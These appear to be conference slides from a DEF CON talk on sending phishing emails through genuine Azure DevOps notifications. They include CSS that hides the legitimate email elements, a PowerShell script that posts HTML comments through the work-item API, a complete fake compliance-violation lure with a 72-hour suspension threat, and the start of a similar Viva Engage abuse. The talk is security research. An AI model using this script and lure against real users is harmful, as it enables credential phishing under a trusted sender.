Azure DevOps – CSS – Hide button



```
466 <table width="100%" border="0" cellspacing="0" cellpadding="0">
467   <tr>
468     <td>
469       <table border="0" cellspacing="0" cellpadding="0">
470         <tr>
471           <td align="center" bgcolor="#007acc" style="padding: 8px 12px; vertical-align: middle;">
472             <a href="https://eur02.safelinks.protection.outlook.com/?url=
473               style="font-weight: 500; font-size: 14px; text-decoration: none; color: white;
474               class="mobile-button" btn-primary">
475               View work item
476             </a>
477           </td>
478         </tr>
479       </table>
480     </td>
481   </tr>
482 </table>
```

```
a.mobile-button {
  display: none !important;
  max-height: 0px !important;
  overflow: hidden !important;
  overflow: hidden !important;
}
```



Azure DevOps – CSS – Hide button

Urgent Notice 4 - Compliance Violation

AD Azure DevOps<azuredevops@microsoft.com>
To: pentesting3

Microsoft

Microsoft added a comment to Urgent No

Compliance Violation

This is a message from the real Microsoft.
Trust me, very real!

[View work item](#)

Changed By Microsoft


We sent you this notification on behalf of [DefCon]\DefCon Team. [View](#)
Microsoft respects your privacy. Review our Online Services [Privacy Statement](#).
One Microsoft Way, Redmond, WA, USA 98052.
Sent from Azure [DevOps](#)

```
600 <tr>
601 <td style="padding: 24px 24px 24px 24px">
602 <table border="0" cellpadding="0" cellspacing="0" width="100%" class="responsive-table">
603 <tr>
604 <td style="color: #666666; font-size: 12px; line-height: 18px;">
605 We sent you this notification on behalf of [DefCon]\DefCon Team.
606 <a href="https://eur02.safelinks.protection.outlook.com/?url=https%3A%2F%2Fdev.azure.com%2Fdefcontestorg
607 originalsrc="https://dev.azure.com/defcontestorg/_notifications?subscriptionId=51790&publisherId=m
608 </td>
609 </tr>
610 <tr>
611 <td style="padding-top: 4px; color: #666666; font-size: 12px; line-height: 18px;">
612 Microsoft respects your privacy. Review our Online Services <a
613 href="https://eur02.safelinks.protection.outlook.com/?url=https%3A%2F%2Fprivacy.microsoft.com%2Fprivac
614 originalsrc="https://privacy.microsoft.com/privacystatement">Privacy Statement</a>.
615 <br>One Microsoft Way, Redmond, WA, USA 98052.
616 </td>
617 </tr>
618 <tr>
619 <td style="padding-top: 4px; color: #666666; font-size: 12px; line-height: 18px; color: #212121;">
620 Sent from Azure <span style="color: #0078D4; font-weight: bold">DevOps</span>
621 </td>
622 </tr>
623 </table>
624 </td>
625 </tr>
```

- No unique classes or ids to select on
- Pseudo selectors in CSS of mails don't work
 - :has()
 - :nth-child()
 - ...
- Outlook client only applies CSS to elements after <style> tag declaration



Azure DevOps – CSS – Hide button



```
600 <tr>
601 <td style="padding: 24px 24px 24px 24px">
602 <table border="0" cellpadding="0" cellspacing="0" width="100%" class="responsive-table">
603 <tr>
604 <td style="color: #666666; font-size: 12px; line-height: 18px;">
605 We sent you this notification on behalf of [DefCon]\DefCon Team.
606 <a href="https://eur02.safelinks.protection.outlook.com/?url=https%3A%2F%2Fdev.azure.com%2Fdefcontestorg/
607 originalsrc="https://dev.azure.com/defcontestorg/_notifications?subscriptionId=51790&publisherId=m
608 </td>
609 </tr>
610 <tr>
611 <td style="padding-top: 4px; color: #666666; font-size: 12px; line-height: 18px;">
612 Microsoft respects your privacy. Review our Online Services <a
613 href="https://eur02.safelinks.protection.outlook.com/?url=https%3A%2F%2Fprivacy.microsoft.com%2Fprivac
614 originalsrc="https://privacy.microsoft.com/privacystatement">Privacy Statement</a>.
615 <br>One Microsoft Way, Redmond, WA, USA 98052.
616 </td>
617 </tr>
618 <tr>
619 <td style="padding-top: 4px; color: #666666; font-size: 12px; line-height: 18px; color: #212121;">
620 Sent from Azure <span style="color: #0078D4; font-weight: bold">DevOps</span>
621 </td>
622 </tr>
623 </table>
624 </td>
625 </tr>
```

```
td {
  display: none !important;
  max-height: 0px !important;
  overflow: hidden !important;
  overflow: hidden !important;
  background: #fff !important;
}
```



Azure DevOps – Example Script

Variables

```
$pat = ""
$organization = "defcontestorg"
$project = "DefCon"
$workItemId = 1

$headers = @{
    "Authorization" = "Basic " + [Convert]::ToBase64String([Text.Encoding]::ASCII.GetBytes(":$($pat)"))
}
```

Comments - Add

Service: Work Item Tracking
API Version: 7.0-preview.3

Add a comment on a work item.

HTTP

POST https://dev.azure.com/{organization}/{project}/_apis/wit/workItems/{workItemId}/comments?api-version=7.0-preview.3

URI Parameters

Comment Body

Name	In	Required	Type	Description
organization	path	True	string	The name of the Azure DevOps organization.
project	path	True	string	Project ID or project name
workItemId	path	True	integer (int32)	Id of a work item.
api-version	query	True	string	Version of the API to use. This should be set to '7.0-preview.3' to use this version of the api.

```
# Example comment
$comment = @"
<p>Dear Developer,</p>
<p>We have received a content violation report concerning one or more repositories hosted on the Azure DevOps platform under the 'E
...
<p>Thank you for your cooperation,
Microsoft Azure DevOps Trust & Safety Team</p>
<p style="font-size:12px;color:#666;">Replies to this email address are not monitored. To respond or submit additional information,
```

```
<style>
  a.mobile-button {
    display: none !important;
    max-height: 0px !important;
    overflow: hidden !important;
    overflow: hidden !important;
  }
  td {
    display: none !important;
    max-height: 0px !important;
    overflow: hidden !important;
    overflow: hidden !important;
    background: #fff !important;
  }
</style>
"@
```

CSS

API

```
$commentBody = @{
    "text" = $comment
} | ConvertTo-Json -Depth 3

$uri = "https://dev.azure.com/$organization/$project/_apis/wit/workItems/$workItemId/comments?api-version=7.0-preview.3"

$response = Invoke-RestMethod -Uri $uri -Method POST -Headers $headers -Body $commentBody -ContentType "application/json"
```



Azure DevOps Final Example



Urgent Notice 1 - Azure DevOps Compliance Violation



Azure DevOps <azuredevops@microsoft.com>
To:  pentesting1



 Reply

 Reply All

 Forward



Sun 19/07/2026 16:56



Azure DevOps

Microsoft added a comment to Urgent Notice 1

Azure DevOps Compliance Violation

Dear Developer,

We have received a content violation report concerning one or more repositories hosted on the Azure DevOps platform under the 'E-corp' directory.

Upon review, it appears to contain content that may breach [Microsoft's Acceptable Use Policy](#) or [Azure DevOps Terms of Service](#).

To avoid suspension of all impacted resources within 72 hours, please take the necessary actions to resolve the issues described in this case.

[View case](#)

Failure to address these issues or continued usage of Azure DevOps to host content in violation of Microsoft's policies, may result in Microsoft permanently disabling non-compliant accounts.

If the flagged behavior is intentional, you can submit an appeal describing the business reason for why this violation may exist.

[Submit an appeal](#)

Thank you for your cooperation,
Microsoft Azure DevOps Trust & Safety Team

Replies to this email address are not monitored. To respond or submit additional information, please use the case interface linked above.

Azure DevOps – Example – Pretext Closure

Urgent Notice 1 - Azure DevOps Compliance Violation



Azure DevOps <azuredevops@microsoft.com>
To ○ pentesting2

↩ Reply

↩ Reply All

→ Forward



Azure DevOps

Microsoft added a comment to Urgent Notice 1

Azure DevOps Compliance Violation

Dear Developer,

We are reaching out regarding the recent compliance notice concerning potential content violations in your Azure DevOps organization.

After further internal review, we have determined that the report was issued in error and that no repositories under your organization are currently in breach of Microsoft's Acceptable Use Policy or Azure DevOps Terms of Service.

We sincerely apologize for any confusion or concern this may have caused. No further action is required on your part, and your services remain fully operational.


Thank you for your understanding, and we appreciate your continued use of Microsoft Azure DevOps.

Sincerely,
Microsoft Azure DevOps Trust & Safety Team




Azure DevOps – MSRC Response

- “Requires Social Engineering”
→ Out-of-scope




03 - DEFCON



Viva Engage


Viva Engage

- Rebranding of Yammer
- Enterprise social network built into Microsoft 365



Viva Engage – Create Community

- Before creating messages, we need a “community”
- Can be created by any low privilege user



Create a new community

Name *

Helpdesk Ticket 1338

Description

This is a notification from your organization's IT support portal.

84 characters remaining

Members

Add people by name or email

You can add up to 19 members now. Once the community is live you will be able to add more.

Edit settings

Select public or private community

Public: anyone in your network can view and join this community.

Communication configurations

Default publisher

Discussion


Allow all network users to move conversations into this community
Admins are always able to move conversations

Create



Viva Engage – Create Community


